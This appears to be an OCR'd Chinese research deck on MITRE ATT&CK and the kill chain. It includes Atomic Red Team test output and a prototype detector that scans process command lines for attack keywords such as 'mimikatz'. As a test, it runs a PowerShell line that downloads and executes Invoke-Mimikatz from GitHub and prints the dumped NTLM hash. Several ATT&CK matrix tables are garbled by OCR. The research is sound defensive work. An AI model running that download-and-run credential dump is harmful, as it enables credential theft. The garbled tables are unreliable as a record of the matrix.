MITRE公司是一家非营利性公司,以任务驱动,经营多个联邦政府资助的研发中心,以解决挑战美国国家安全,稳定和福祉的问题。主要在国防和情报,航空,民用系统,国土安全,司法, 医疗保健和网络安全领域提供创新, 实用的解决方案。

ATT&CK(Adversarial Tactics, Techniques & Common Knowledge)是MITRE公司开发的、基于真实环境观察攻方战术和技术的知识库。ATT&CK知识库被用作在政府以及网络安全产品和服务社区中开发特定威胁模型和方法的基础。同时也可用来检测EDR产品是否具备侦测APT的能力。

ATT&CK 收集整理了windows、linux、Mac不同平台下基于网络攻击生命周期中可能用到的技术、手法。类似杀伤链,该知识库将这些攻击技术分为以下12个方面:Initial Access(初始访问)、Execution(执行)、Persistence(持久化)、Privilege Escalation(提权)、Defense Evasion(防御规避)、Credential Access(凭据访问)、Discovery(发现)、Lateral Movement(横向移动)、Collection(收集)、Command and Control(命令和控制)、Exfiltration(窃取)、Impact(影响)。

https://attack.mitre.org/

目前, ATT&CK 矩阵收集了244种攻击者战术和技术。

入侵初期		执行				潜伏	ŧ				双限提升				報道	附阁				無证访问	8	III.	横向和	随	采集	数据	命令	控制	渗透	*	击
Drive-by	AppleScript	LSASS驱动	签名二进	.bash_profi	组件圆件	内核模块及扩	新服务	计划任务	有效账户	访问令牌	物子	Setuid	访问令牌	控制面板	文件系统逻	间接命令	Plist修改	签名二进制	账户提	Kerberoasting	账户发现	进程发	AppleScript	t SSH劫	音類描	屏幕截	常用講	多點代	自动渗	数据辨验	服务停
Compromis e		程序	制代理执行	le/.bashrc		展				接控		/Setqi d	操作	項目	環偏移	执行		文件代理执 行	粒			现		持	获			理	透		止
众的应用程 序	CMSTP利用		代理执行	辅助功能	模型劫持	LC_LOAD_D YLIB 插入命 令	用程序 启动		Web Shell	辅助功能	图像文 件执行 选项注	启动项		DCShado w	防御绕过	安装模证书		理执行	史		应用窗口 发现	册表	应用部署软 件	Webro	集	视频截 取	移动煤 体进行	多類常通信	数据压缩	46.00	存储数据操作
外部远程服务	命令行界面	本地任务调查	源文件	账户提拉	创建账号	LSASS驱动程 序	路径拦截	安全支持 提供商	WMI事件 订阅	AppCert DLL	33.73.02	sudo 德中	添加二进 制数据	DLL搜索斯 序动持	修改組領略	InstallUtil	Process Doppelg anging	软件打包	暴力破解	The Court of the C	浏览器中 签发现	远程系 统发现	分布式組件 対象模型	污染共 享内容	The second second		连接代理	多层加密	数据加密	数据污损	传输数 据操作
	编译的 HTML文件	MSHTA	200000000000000000000000000000000000000	10000	DLL搜索 顺序劫持	1011101 7 300	Plist修 改	表权限器	Winlogo n Helper DLL	Applnit DLL	新服务		HATCH CONTROL OF	DLL文件例 載尾同	HISTCONT ROL	LC_MAIN 劫持	进程挖空	文件名后置 的空格	凭证转 储	网络嗅探	可信域法	安全软件发现	远程服务的 利用	第三方 软件	数据分段		自定义命令及控制协	澆口开 启	数据传 拡大小 限制	磁盘内容 擦除	
通过可移动 塑体进行复	20000000000000000000000000000000000000	powershel	第三方软件	Applnit	Dylib劫 締	启动守护进程	強口採 湖	Setuid/Se toid		Applicat ion	路径拦	有效账户	CMSTP	反混淆/解 码文件或	隐藏文件和 日录	Launchct	进程注入	模板注入	文件中 的凭据	密码过滤DLL	文件和E 录发现	系统信 息发现	登录脚本	100000000000000000000000000000000000000	信息库中的数		自定义 加密协	远程访 问工具	対替代 协议海	磁盘结构 接触	
钓鱼附件		Regsvcs/R egasm	陷阱	Applicatio n Shimming	外部远程 服务	Launchetl	調口监測	快經方式 修改		集过用户 账户控制	0.05000000	WebS heli	清除命令 历史	禁用安全 工具	除藏用户	伪装	冗余访问	时间截缩改	注册表 中的凭 据	私監	网络服务 扫描		传递哈希	_	来日本 地系统 的数据		数据编码	近程文件复制	通过命 令和控 制通道	議点拒绝 服务	
鱼叉式钓鱼 链接	通过API执 行命令	REGSVR32	值得信赖 的开发者	认证包	文件系统 权限器点	本地计划任务	Rc.com mom	启动项目		DLL搜索 順序助持			代码签名	Execution Guardrails	除藏的窗□	修改注册 表		值得信赖的 开发者工具	对证书 访问的	安全存储	网络共享 发现	系统网 缩连接	Pass the Ticket		网络共 享中的		数据录 消	标准应 用层协	渗透到 其他网	固件摄設	
通过服务进 行鱼叉式网 络钓鱼	CONTRACTOR CONTRACTOR	Rundli32	用户执行	BITS Jobs	隐藏文件 和目录	登录项目	重新打 开应用 程序	系统国件		Dylib劫 持	进程注入		传输后编 译	防御软件	图像文件执行选项注入	MSHTA		有效账户	强制认证	双因素身份验 证拦截	网络嗅药	系统所 有者/用 户发现	远程桌面协 议		来自可 移动媒 体的数		城市资	标准密 码协议	物理介 质的渗 透	阻止系统 恢复	
供应链妥协	利用客户請 执行命令	计划任务	Windows Manage ment Instrume	bootkit	狗子	登录脚本	冗余访问	系统服务		开发权限 提升	SID-历 史注入		编译 HTML文 件	额外的窗口内存注 入	指示器阻塞	NTFS文件 属性	Rootkit	虚拟化/沙箱 逃避	钩子		密码策略 发现	系統服 务发现	远程文件复 制		电子邮 件收集		城生成 算法	板准非 应用层 协议	计划传 翰	网络拒绝 服务	
可值关系	图形用户界 面	脚本	Windows 远程管理	浏览器扩展	管理程序	修改现有服务	注册表 运行键/ 启助文	时间提供者		額外的醫 口内存注 入	10000000000		修改系统 固件	文件删除	移除工具中 的指示器	删除网络 共享连接	SIP和信 任提供商 助持	网络服务	输入捕 获		外围设备 发现	系統时间发现	远程服务		輸入捕 获		备用信 道	不常用的講口		资源动持	
有效账户	安装实用工具	服务执行	XSL脚本处 理	更改默认文 件关联	-	Helper DLL	SIP和信 任供应 商劫持	陷阱		文件系统 权眼弱点	44 (41)		组件对象 模型 (COM)	文件权限 修改	移除主机上 的指标器	混淆的文 件或信息	脚本		輸入提示		权赚组为 现	虚拟化/ 沙箱返 遊	通过可移动 媒体进行复 制		Man in the Browser		多个通 信通道	网络服 务		实时数据 操作	

攻击者视角:网络杀伤链Kill Chain

网络杀伤链 Kill Chain

侦查跟踪

武器构建

载荷投递

漏洞利用

安装植入

命令与控制

目标达成

攻击者处在攻击行动的计划阶段,了解被攻击目标,搜寻目标的 弱点。

攻击者使用自动化工具将漏洞利用工具和后门制作成一个可发送 的武器载荷。

(例如Adobe PDF, Microsoft office文件)

攻击者将武器载荷向被攻击系统投递。 (例如直接向web服务器投递和通过电子邮件、USB等间接渠道 投递)

攻击利用系统上的漏洞,以便进一步在目标系统上执行代码。

攻击者一般会在目标系统上安装恶意程序、后门 或者其他植入代码,以便获取对目标系统的长期访问途径。

恶意程序开启一个可供攻击者远程操作的命令通道。

在攻陷系统后,攻击者具有像直接操作目标主机的高级权限, 进一步执行和达成攻击者最终的目标。 **MITRE**

入侵初期 执行 持久性 权限提升 防御逃避 凭证访问 发现 横向移动 收集 指挥与控制 渗透 (2019.4新增)

较杀伤链模型更进阶和详细的模型是MITRE的ATT&CK模型。ATT&CK指Adversarial Tactics,Techniques,and Common Knowledge(ATT&CK™),是研究网络攻击者行为的知识库。ATT&CK有助于理解已知的攻击者行为,技术、战术,准备检测措施,验证防御基础设施和分析策略的有效性。

该模型可以被用于更好的归类资产被攻陷后攻击者的行为,有助于识别需要优先检测的战术、技术和过程(tactics, techniques and procedure-TTP)。ATT&CK的12个战术类别是对杀伤链后C2阶段后的细化,对攻击者获取权限后的行为提供了更精细的粒度描述。每一个战术类别包括了一系列的攻击技术,这些技术可以被选择用于执行该类战术。ATT&CK提供了对每一项技术的细节描述,指示器,有用的检测数据和分析方法,以及可能的缓释措施。在行业应用中,该模型有助于让分析和响应人员更好的了解攻击者,尤其是APT攻击者的技战术,熟悉真实环境的对抗技巧,增强实战能力,从而更好的组织防御。

ATT&CK框架(ACK模型)

86种APT示例: https://attack.mitre.org/groups/

	12 12	1277 2 227				110000000	200 200 200 200	172773	1 2 4 2 4		
入侵初期	执行	持久性	权限提升	防御逃避	凭证访问	发现	横向移动	收集	渗透	指挥与控	冲击
10项	33项	58项	28項	63项	19项	20项	17项	13项	9项	21项	数据销毁
驾车妥协	AppleScri pt的	_bash_pro file 和 bashrc	访问令牌 操作	访问令牌 操作	账户操纵	账户发现	AppleScri pt的	音频捕获	自动渗透		针对破坏 的数据加密
利用面向公 众的应用程 序	SECTION AND ADDRESS.	辅助功能	辅助功能	二进制填 充	Bash历史	应用窗口 发现	分布式组 件对象模 型	自动收集	数据压缩	通过可移 动媒体进 行通信	数据污损
硬件增加	编译的 HTML文件	账户操纵	AppCert DLL	BITS乔布 斯	強力	浏览器书 签发现	登陆脚本	剪贴板数 据	数据加密	连接代理	磁盘内容 擦除
通过可移动 媒体进行复		AppCert DLL	Applnit DLL	绕过用户 账户控制	凭证假销	文件和日 录发现	传递哈希	来自本地 系统的数	数据传输 大小限制		磁盘结构 擦除
Spearphish ing 附件	动态数据 交换	Applnit DLL	应用匀场	清除命令 历史	文件中的集	网络服务 扫描	通过机票	网络共享 驱动器中 的数据	对替代议 定书的渗 透	数据编码	端点拒绝 服务
通过服务进 行鱼叉式网 络钓鱼	通过API执 行	应用匀场	绕过用户 账户控制	CMSTP	挂钩	网络共享 发现	远程桌面 协议	来自可移 动媒体的 数据	通过命令 和控制通 道进行後	数据混淆	固件损毁
供应链妥协	图形用户 界面	认证包	DLL搜索顺 序劫持	代码签名	输入捕获	网络嗅探	远程文件 复制	数据分阶 段	渗透到其 他网络介	域前端	阻止系统 恢复

APT33是一个可疑 的伊朗威胁组织, 自2013年以来一 直在开展攻击。该 组织针对美国,沙 特阿拉伯和韩国多 个行业的组织,特 别关注航空和能源 领域。

入侵初期	执行	潜伏	权限提升	躲遍	的御	5	毛证访问	发现	横向移动	采集数据	命令	控制	渗透	冲击
Drive-by Compromise	AppleScript	新服务	访问令牌操控	控制面板项 目	间接命令执 行	账户操控	Kerberoasting	账户发现	AppleScript	音频捕获	常用端口	多跳代理	自动渗透	数据销级
利用面向公众的应用程序	CMSTP利用	Office应用程 序启动	辅助功能	DCShadow	安装根证书	Bash历史	keychain	应用窗口 发现	应用部署软 件	自动收集	通过可移动 媒体进行通 信	多類带通信	数据压缩	针对破坏 的数据加密
外部远程服务	利用客户端 执行命令	注册表运行 键/启动文件 夹	AppCert DLL	DLL搜索顺 序劫持	InstallUtil	暴力破解	LLMNR/NBT- NS拦截及中间 攻击	浏览器书 签发现	分布式组件 对象模型	剪贴板数据	连接代理	多层加密	数据加密	数据污损
增加硬件	编译的HTML 文件	Plist修改	Appinit DLL	DLL文件側 载漏洞	LC_MAIN劫 持	凭证转储	网络嗅探	可信域发 现	远程服务的 利用	数据分段	自定义命令 及控制协议	端口开启	数据传输大小 限制	磁盘内容 擦除
通过可移动媒 体进行复制	powershell	端口探測	Application Shimming	反混淆/解码 文件或信息	Launchctl	文件中的 凭据	密码过滤DLL	文件和目 录发现	登录脚本	信息库中的 数据	自定义加密 协议	远程访问 工具	对替代协议渗 透	磁盘结构 擦除
钓鱼附件	动态数据交 换	计划任务	绕过用户账户控制	禁用安全工 具	伪装	注册表中 的凭据	私匙	网络服务 扫描	传递哈希	来自本地系统的数据	数据编码	远程文件 复制	通过命令和控 制通道进行渗 透	端点拒绝 服务
鱼叉式钓鱼链 接	计划任务	Rc.commo m	DLL搜索顺序劫持	Execution Guardrails	修改注册表	对证书访 问的利用	安全存储	网络共享 发现	Pass the Ticket	网络共享中 的数据	数据混淆	标准应用 层协议	渗透到其他网 络	固件摄毁
通过服务进行 鱼叉式网络钓 鱼	通过模块加 载执行命令	重新打开应 用程序	Dylib劫持	防御软件漏洞	混淆的文件 或信息	强制认证	双因素身份验证 拦截	网络嗅探	远程桌面协 议	来自可移动媒体的数据	域前端	标准密码 协议	物理介质的渗透	阻止系统 恢复
供应链妥协	用户执行	有效账户	开发权限提升	额外的窗口 内存注入	NTFS文件属 性	钩子		密码策略 发现	远程文件复 制	电子邮件收 集	域生成算法	标准非应 用层协议	计划传输	网络拒绝 服务
可信关系	图形用户界 面	安全支持提 供商	额外的窗口内存注 入	文件删除	删除网络共 享连接	輸入捕获		外围设备 发现	远程服务	輸入捕获	备用信道	不常用的 端口		资源劫持
有效账户	安装实用工 具	SIP和信任供 应商劫持	有效账户	文件权限修 改	有效账户	输入提示		权限组发 现	通过可移动 媒体进行复 制	Man in the Browser	多个通信通道	网络服务		实时数据 操作

APT28:在2018年7 月美国司法部起诉后 归因于俄罗斯总参谋 部的俄罗斯主要情报 据报道,该组织 在2016年破坏了希拉 里克林顿竞选活动 民主党全国委员会和 民主党国会竞选委员 会,试图干涉美国总 统大选。 APT28自 2007年1月以来一直 活跃。

入侵初期	执	<u>ក</u>	潜伏	权限提升	i i	10	凭证访问	发现	横向移动	采集数据	命令控制	渗透	冲击
Orive-by Compromise	AppleScript	LSASS驱动 程序	.bash_profile/.b ashrc	访问令牌操控	Setuid/S etqid	文件系统逻辑 偏移	账户操控	账户发现	AppleScript	音颜捕获	常用端口	自动渗透	数据销毁
利用面向公众 的应用程序	CMSTP利用	Launchctl	辅助功能	辅助功能	模板注入	Rootkit	Bash历史	应用 窗 口 发现	应用部署软 件	自动收集	通过可移动 媒体进行通 信	数据压缩	针对破坏 的数据加 密
外部远程服务	命令行界面	本地任务调 度	账户操控	AppCert DLL	sudo缓 冲	修改组策略	暴力破解	浏览器书 签发现	分布式组件 对象模型	剪贴板数据	连接代理	数据加密	数据污损
曾加硬件	编译的HTML 文件	MSHTA	Office应用程序启 动	Appinit DLL	sudo	HISTCONTR OL	凭证转储	可信域发现	远程服务的 利用	数据分段	自定义命令 及控制协议	数据传输大小 限制	磁盘内容 擦除
通过可移动媒 体进行复制	控制面板项 目	powershell	Applnit DLL	反混淆/解码文件 或信息	有效账户	隐藏文件和目 录	文件中的 凭据	文件和目 录发现	登录脚本	信息库中的 数据	自定义加密 协议	对替代协议渗 透	磁盘结构 擦除
的鱼附件	动态数据交 换	Regsvcs/R egasm	Application Shimming	绕过用户账户控制	WebShe II	隐藏用户	注册表中 的凭据	网络服务 扫描	传递哈希	来自本地系 統的数据	数据编码	通过命令和控 制通道进行渗 透	端点拒绝 服务
鱼叉式钓鱼链接	通过API执行 命令	REGSVR32	认证包	防御软件漏洞	值得信赖 的开发者 工具	移除主机上的 指标器	对证书访 问的利用	网络共享 发现	Pass the Ticket	网络共享中 的数据	数据混淆	渗透到其他网 络	固件损毁
通过服务进行 鱼叉式网络钓 鱼	通过模块加 载执行命令	Rundll32	BITS Jobs	Dylib劫持	时间戳修 改	图像文件执行 选项注入	网络嗅探	网络嗅探	远程桌面协 议	来自可移动媒体的数据	域前端	物理介质的渗透	阻止系统 恢复
共应链妥协	利用客户端 执行命令	计划任务	bootkit	开发权限提升	网络服务	混淆的文件或 信息	钩子	密码策略 发现	远程文件复 制	电子邮件收 集	标准应用层 协议	计划传输	网络拒绝 服务
可信关系	图形用户界 面	脚本	浏览器扩展	额外的窗口内存注 入	有效账户	移除工具中的 指示器	输入捕获	外围设备 发现	远程服务	輸入捕获	备用信道		资源劫持
有效账户	安装实用工具	用户执行	有效账户	文件删除	虚拟化/ 沙籍逃避	移除主机上的 指标器	输入提示	进程发现	通过可移动 媒体进行复 制	屏幕截图	多个通信通道		实时数据 操作

测试框架 https://github.com/redcanaryco/atomic-red-team

```
er\execution-frameworks\contrib\python>python3 runner.py interactive
Loading techniques from C:Wsers\Administrator\Desktop\atomic-red-team-master (n
ew>\atomic-red-team-master\atomics...
Loading Technique T1002...
runner.py:73: YAMLLoadWarning: calling yaml.load() without Loader=... is depreca
ted, as the default Loader is unsafe. Please read https://msg.pyyaml.org/load fo
r full details.
 return yaml.load(unidecode.unidecode(f.read()))
Loading Technique T1003...
Loading Technique T1004...
Loading Technique T1005...
Loading Technique T1007...
Loading Technique T1009...
Loading Technique T1010...
Loading Technique T1012...
Loading Technique T1014...
Loading Technique T1015...
Loading Technique T1016...
Enter the name of the technique that you would like to execute (eg. T1033). Typ
 'exit' to quit.
  T1218
Signed Binary Proxy Execution - T1218
Name: mavinject - Inject DLL into running process
Description: Injects arbitrary DLL into running process specified by process ID.
Requires Windows 10.
Platforms: windows
Arguments:
dll_payload: DLL to inject (default: C:\AtomicRedTeam\atomics\T1218\src\x64\T121
process_id: PID of process receiving injection (default: 1000)
Launcher: command_prompt
Command: mavinject.exe #{process_id} /INJECTRUNNING #{dll_payload}
```

```
Please choose your executors: (space-separated list of numbers): 1
Name: SyncAppvPublishingServer - Execute arbitrary PowerShell code
Description: Executes arbitrary PowerShell code using SyncAppvPublishingServer.e
xe. Requires Windows 10.
Platforms: windows
Arguments:
powershell_code: PowerShell code to execute (default: Start-Process calc.exe)
Launcher: command_prompt
Command: SyncAppvPublishingServer.exe "n; #{powershell_code}"
Do you want to run this? (Y/n): y
Please provide a parameter for 'powershell_code' (blank for default):
In order to run this non-interactively:
    Python:
    techniques = runner.AtomicRunner()
    techniques.execute("T1218", position=1, parameters={'powershell_code': 'Star
t-Process calc.exe'>)
    Shell Script:
    python3 runner.py run T1218 1 --args '{"powershell_code": "Start-Process cal
c.exe"}'
Output: Microsoft Windows [汾 6.1.7601]
  (c) 2009 Microsoft Corporation SyncAppvPublishingServer.exe "n; Start-Process
calc.exe"
 SyncAppyPublishingServer.exe'
```

安全研究内容

背景: ATT&CK知识库被用作在政府以及网络安全产品中 开发特定威胁模型和方法的检测框架。

目的:用来提升产品侦测APT的能力。

思路:根据前期整理的ATT&CK各个阶段的攻击手法,提取常用的攻击命令,考虑先通过提取命令行参数的方法,在用正则规则进行匹配对应的攻击事件的命令行参数特征,在映射到ATT&CK的对应阶段。

现阶段研究: 提取命令行参数的方法, 已基本完成。

调研:

procmon: 微软官方进程监控工具。

▶ 已可实现监控指定的进程, 获取其运行时完整的命令行参数。

▶ 缺点:资源耗费较高,对性能影响较大。记录的进程信息需要转换。

▶ 优点:可获取并记录所有的进程信息

pslist: 无法获取命令行参数。

digsys: 无法获取windows进程命令行参数, 只支持类unix系统。

wmi:系统内置命令。

▶ 可获取当前命令执行时系统内现有运行进程的命令行参数。

▶ 缺点: 仅可获取当前系统内正在运行进程的信息,可能存在遗漏重要信息的情况。


▶ 优点:不依赖第三方程序,一条命令即可获取,操作简单。

procmon: 官方进程监控工具

命令行捕获指定程序命令行参数:

1.先在客户端设定过滤条件,设置过滤【丢弃】【命令行】不含【目标程序名】的事件,导出配置文件

*.pmc



2.命令行执行

开始运行

Procmon.exe /quiet /minimized /backingfile C:\process.pml /LoadConfig c:\ProcmonConfiguration.pmc 结束运行

Procmon.exe /terminate

日志格式转换

Procmon.exe /quiet /minimized /OpenLog C:\process.pml /SaveAs c:\process.xml

```
C: Wsers Administrator Desktop>Procmon.exe /quiet /minimized /backingfile C:\process.pml /LoadConfig c:\ProcmonConfiguration.pmc
C: Wsers Administrator Desktop>Procmon.exe /terminate
C: Wsers Administrator Desktop>Procmon.exe /quiet /minimized /OpenLog C:\process.pml /SaveAs c:\process.xml
```

系统内置wmi命令

C:\Users\Administrator>wmic /output:proc.txt process get caption,CreationDate,c ommandline /value

```
讲程监控相关, txt
                  proc. txt
210 ↓
211 Caption=YNoteCefRender.exe↓
212 CommandLine=YNoteCefRender.exe --type=gpu-process --no-sandbox --lang=zh-CN
    --log-file="C:\Users\Administrator\AppData\Local\Youdao\YNote\log\cef.log" --user-agent="Mozilla/5.0 (Windows 7:
    WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.73 Safari/537.36 YNoteCef/6.6.0.0 (Windows)"
    --client_version=6.6.0.0 --disable-direct-composition --supports-dual-gpus=false
    --gpu-driver-bug-workarounds=7, 10, 18, 19, 20, 23, 41, 61, 74 --disable-gl-extensions="GL KHR blend equation advanced
    GL KHR blend equation advanced coherent" --gpu-vendor-id=0x8086 --gpu-device-id=0x0102
    --gpu-driver-vendor="Intel Corporation" --gpu-driver-version=9.17.10.4229 --gpu-driver-date=5-26-2015
    --gpu-secondary-vendor-ids=0x0000 --gpu-secondary-device-ids=0x0000 --lang=zh-CN
    --log-file="C:\Users\Administrator\AppData\Local\Youdao\YNote\log\cef.log" --user-agent="Mozilla/5.0 (Windows 7:
    WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.73 Safari/537.36 YNoteCef/6.6.0.0 (Windows)"
    --client version=6.6.0.0 --service-request-channel-token=8714DA89D7E63151B8E52E5D8FFAFA0B
    --mojo-platform-channel-handle=1276 /prefetch:24
213
214
215 Caption=YNoteCefRender.exe
216 CommandLine=YNoteCefRender.exe --type=renderer --no-sandbox
    --primordial-pipe-token=A09B3DF25AFA033CBF96BF0DF361137D --lang=en-US --lang=zh-CN
    --log-file="C:\Users\Administrator\AppData\Local\Youdao\YNote\log\cef.log" --user-agent="Mozilla/5.0 (Windows 7:
    WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.73 Safari/537.36 YNoteCef/6.6.0.0 (Windows)"
    --disable-extensions --client version=6.6.0.0 --enable-pinch --device-scale-factor=1 --num-raster-threads=2
    --enable-main-frame-before-activation
    --content-image-texture-target=0, 0, 3553; 0, 1, 3553; 0, 2, 3553; 0, 3, 3553; 0, 4, 3553; 0, 5, 3553; 0, 6, 3553; 0, 7, 3553; 0, 8, 3553; 0,
    9, 3553; 0, 10, 3553; 0, 11, 3553; 0, 12, 3553; 0, 13, 3553; 0, 14, 3553; 0, 15, 3553; 1, 0, 3553; 1, 1, 3553; 1, 2, 3553; 1, 3, 3553; 1, 4, 3553; 1,
    5, 3553; 1, 6, 3553; 1, 7, 3553; 1, 8, 3553; 1, 9, 3553; 1, 10, 3553; 1, 11, 3553; 1, 12, 3553; 1, 13, 3553; 1, 14, 3553; 1, 15, 3553; 2, 0, 3553; 2,
    1, 3553; 2, 2, 3553; 2, 3, 3553; 2, 4, 3553; 2, 5, 3553; 2, 6, 3553; 2, 7, 3553; 2, 8, 3553; 2, 9, 3553; 2, 10, 3553; 2, 11, 3553; 2, 12, 3553; 2, 13,
    9559.0 14 9559.0 15 9559.9 A 9559.9 1 9559.9 A 9559.9 9 9559.9 4 9559.9 5 9559.9 6 9559.9 7 9559.9 A 9559.9 A
```

以下为网络上查找的软件,后期研发可开发类似的功能。可实时获取进程命令参数。

进程管理器(免费版)-元	志敏软件	9 000	Sec. 9	Special States in	
系统(S) 进程(P) 窗口	(<u>W</u>)				
进程名称	PID	内存(K)	优先级	进程路径	命令行参数
💷 vmware-unity-he	34320	24164	标准	C:\Program Files (x86)\VM	"C:\Program Files (x86)\VMware\VMware Workstation\vmware=unity=helper.exe" =d =e:{0E4B5051=FAEC-430D=9FF
💷 chromedriver. exe	21872	15112	标准	E:\小工具\agk\chromedrive	E: 小工具 \agk\chromedriver.exe
XshellCore.exe	43288	26960	标准	C:\Program Files (x86)\Ne	"C:\Program Files (x86)\NetSarang\Xshell 5\XshellCore.exe" -setviewer 1247924 -encryurl 6PCvaOG8mhQb5606
XshellCore.exe	17668	27176	标准	C:\Program Files (x86)\Ne	"C:\Program Files (x86)\NetSarang\Xshell 5\XshellCore.exe" -setviewer 1247924
👊 bai dupinyin. exe	29024	166716	标准	C:\Program Files (x86)\Ba	"C:\Program Files (x86)\Baidu\BaiduPinyin\5.5.5043.0\baidupinyin.exe"
尾 pycharm. exe	16116	382704	标准	C:\Program Files (x86)\Je	"C:\Program Files (x86)\JetBrains\PyCharm 4.0.4\bin\pycharm.exe"
💷 fsnotifier. exe	37084	2560	标准	C:\Program Files (x86)\Je	"C:\Program Files (x86)\JetBrains\PyCharm 4.0.4\bin\fsnotifier.exe"
i explore. exe	38348	320792	标准	C:\Program Files (x86)\In	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:9896 CREDAT:4207618 /prefetch:2
🥙 WeChat, exe	43512	263532	标准	${\tt Z:\program\WeChat\WeChat}. \ {\tt exe}$	"Z:\program\WeChat\WeChat.exe"
🥙 WeChatWeb. exe	14800	56088	标准	Z:\program\WeChat\WeChatW	"43512.0.600863638\280218956"no-sandboxlang=zh-CNlocales-dir-path="C:\Users\ADMINI~1\AppData\Ro
🌌 EmEditor.exe	47084	39680	标准	C:\Program Files (x86)\Em	"C:\Program Files (x86)\EmEditor\EmEditor.exe"
TvUpdateInfo. exe	16860	4700	标准	C:\Windows\TEMP\nsbBCD3.t	"C:\Windows\TEMP\nsbBCD3, tmp\TvUpdateInfo, exe"
TeamViewer.exe	39112	62440	标准	C:\Program Files (x86)\Te	"C:\Program Files (x86)\TeamViewer\TeamViewer.exe"
💟 DingTalk. exe	46352	268724	标准	C:\Program Files (x86)\Di	"C:\Program Files (x86)\DingDing\main\current\DingTalk.exe"
XshellCore.exe	33560	38876	标准	C:\Program Files (x86)\Ne	"C:\Program Files (x86)\NetSarang\Xshell 5\XshellCore.exe" -setviewer 1207302
💟 DingTalk. exe	45572	344668	标准	C:\Program Files (x86)\Di	"C:\Program Files (x86)\DingDing\main\current\DingTalk.exe"type=rendererdisable-browser-side-navig
🚺 DingTalk, exe	35624	166800	标准	C:\Program Files (x86)\Di	"C:\Program Files (x86)\DingDing\main\current\DingTalk.exe"type=rendererdisable-browser-side-navig
🌅 HipsTray. exe	40012	4108	标准	C:\Program Files (x86)\Hu	"C:\Program Files (x86)\Huorong\Sysdiag\bin\hipstray.exe"
wpscenter, exe	22460	4768	标准	C:\Users\Administrator\Ap	"C:\Users\Administrator\AppData\Local\Kingsoft\WPS Office\11.1.0.9098\office6\wpscenter.exe" Run -Entry

ATT&CK中凭证访问阶段的 凭证转储,即windows主机密码获取手法。

```
C:\Users\Administrator>powershell.exe -ep bypass -c IEX (New-Object Net.WebClien 4
t).DownloadString('https://raw.githubusercontent.com/clymb3r/PowerShell/master/
nvoke-Mimikatz/Invoke-Mimikatz.ps1');invoke-mimikatz
           mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
  _#####_
 _## ^ ##.
 ## / \ ## /* * *
            Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
 ## \ / ##
            http://blog.gentilkiwi.com/mimikatz
 '## v ##'
  , #####,
                                            with 15 modules * * */
Authentication Id : 0 ; 741155 (00000000:000b4f23)
Session
                 : Interactive from 1
User Name
                 : Administrator
Domain
                 : SKY-20180425KWF
SID
                 : S-1-5-21-2476172348-339996130-870809813-500
       msv :
        [00010000] CredentialKeys
         * NTLM
                   : 3a782c9a11d3440c1f3e1aa7d6b1049d
         * SHA1
                   : 137658e3f7921bf4210a13dbe52ad44abcf69f3f
```

```
1442
1443 Caption=SearchFilterHost.exe↓
1444 CommandLine="C:\Windows\system32\SearchFilterHost.exe" 0 528 532 540 65536 536 ↓
1445 CreationDate=20190927135113.589837+480↓
1446
1447
1448 Caption=powershell.exe↓
1449 CommandLine=powershell.exe -ep bypass -c IEX (New-Object
     Net. WebClient). DownloadString ('https://raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-Mimikatz/Invoke
     -Mimikatz.ps1');invoke-mimikatz↓
1450 CreationDate=20190927135126.873524+480↓
1451
1452 ↓
1453 Caption=WMIC. exe↓
| 1454| CommandLine=wmic /output:proc.txt process get caption, CreationDate, commandline /value ↓
| 1455 | CreationDate=20190927135130.366467+480↓
```

```
xx.txt
                                                                print "【!】检测到攻击事件: "+Attack_list[j][1]
.txt
                                             23
00.txt
                                             24
888.txt
                                                    White_list=['WNIC.exe', 'dllhost.exe']
                                             25
pt download.py
                                             26
                                                    Attack_list=[('mimikatz', "使用密码窃取工具"), ('calc. exe', "调用计算器"), ('cad. exe', "调用cad程序")]
                                             27
alc.py
                                            28
ookie.txt
                                            29
                                                    while True:
leal_mon_report.py
                                             30
                                                        I= Get_info()
leal_xslx.py
                                            31
                                                        for i in range (len (I)):
let_sqlinject_demo.py
                                                           if I[i][2] > TIME:
lict.py
                                             33
                                                                TIME=I[i][2]
lownload.py
                                                               if I[i][0] not in White list:
z7.2.py
                                                                   print "讲程: "+I[i][0]+"--命令行: "+I[i][1]
                                             35
ash.txt
                                             36
                                                                   Check (I[i][1])
k tvt
oroc
##: SearchProtocolHost.exe--箭令行: C:\Windows\system32\SearchProtocolHost.exe Global\UsGthrFltPipeMssGthrPipe35 Global\UsGthrUtrlFltPipeMssGthrPipe36 1 -214/483646 Software\Microsoft\Windows Search
 "Mozilla/4.0 (compatible; MSIE 6.0; Windows NI; MS Search 4.0 Robot)" "C:\ProgramData\Microsoft\Search\Data\Temp\usgthrsvc" "DownLevelDaemon"
讲程: SearchFilterHost.exe--命今行: "C:\Windows\system32\SearchFilterHost.exe" 0 528 532 540 65536 536
进程: python. exe--命令行: C:\Python27\python. exe D:/Safedog/PycharmProjects/untitled/proc.py
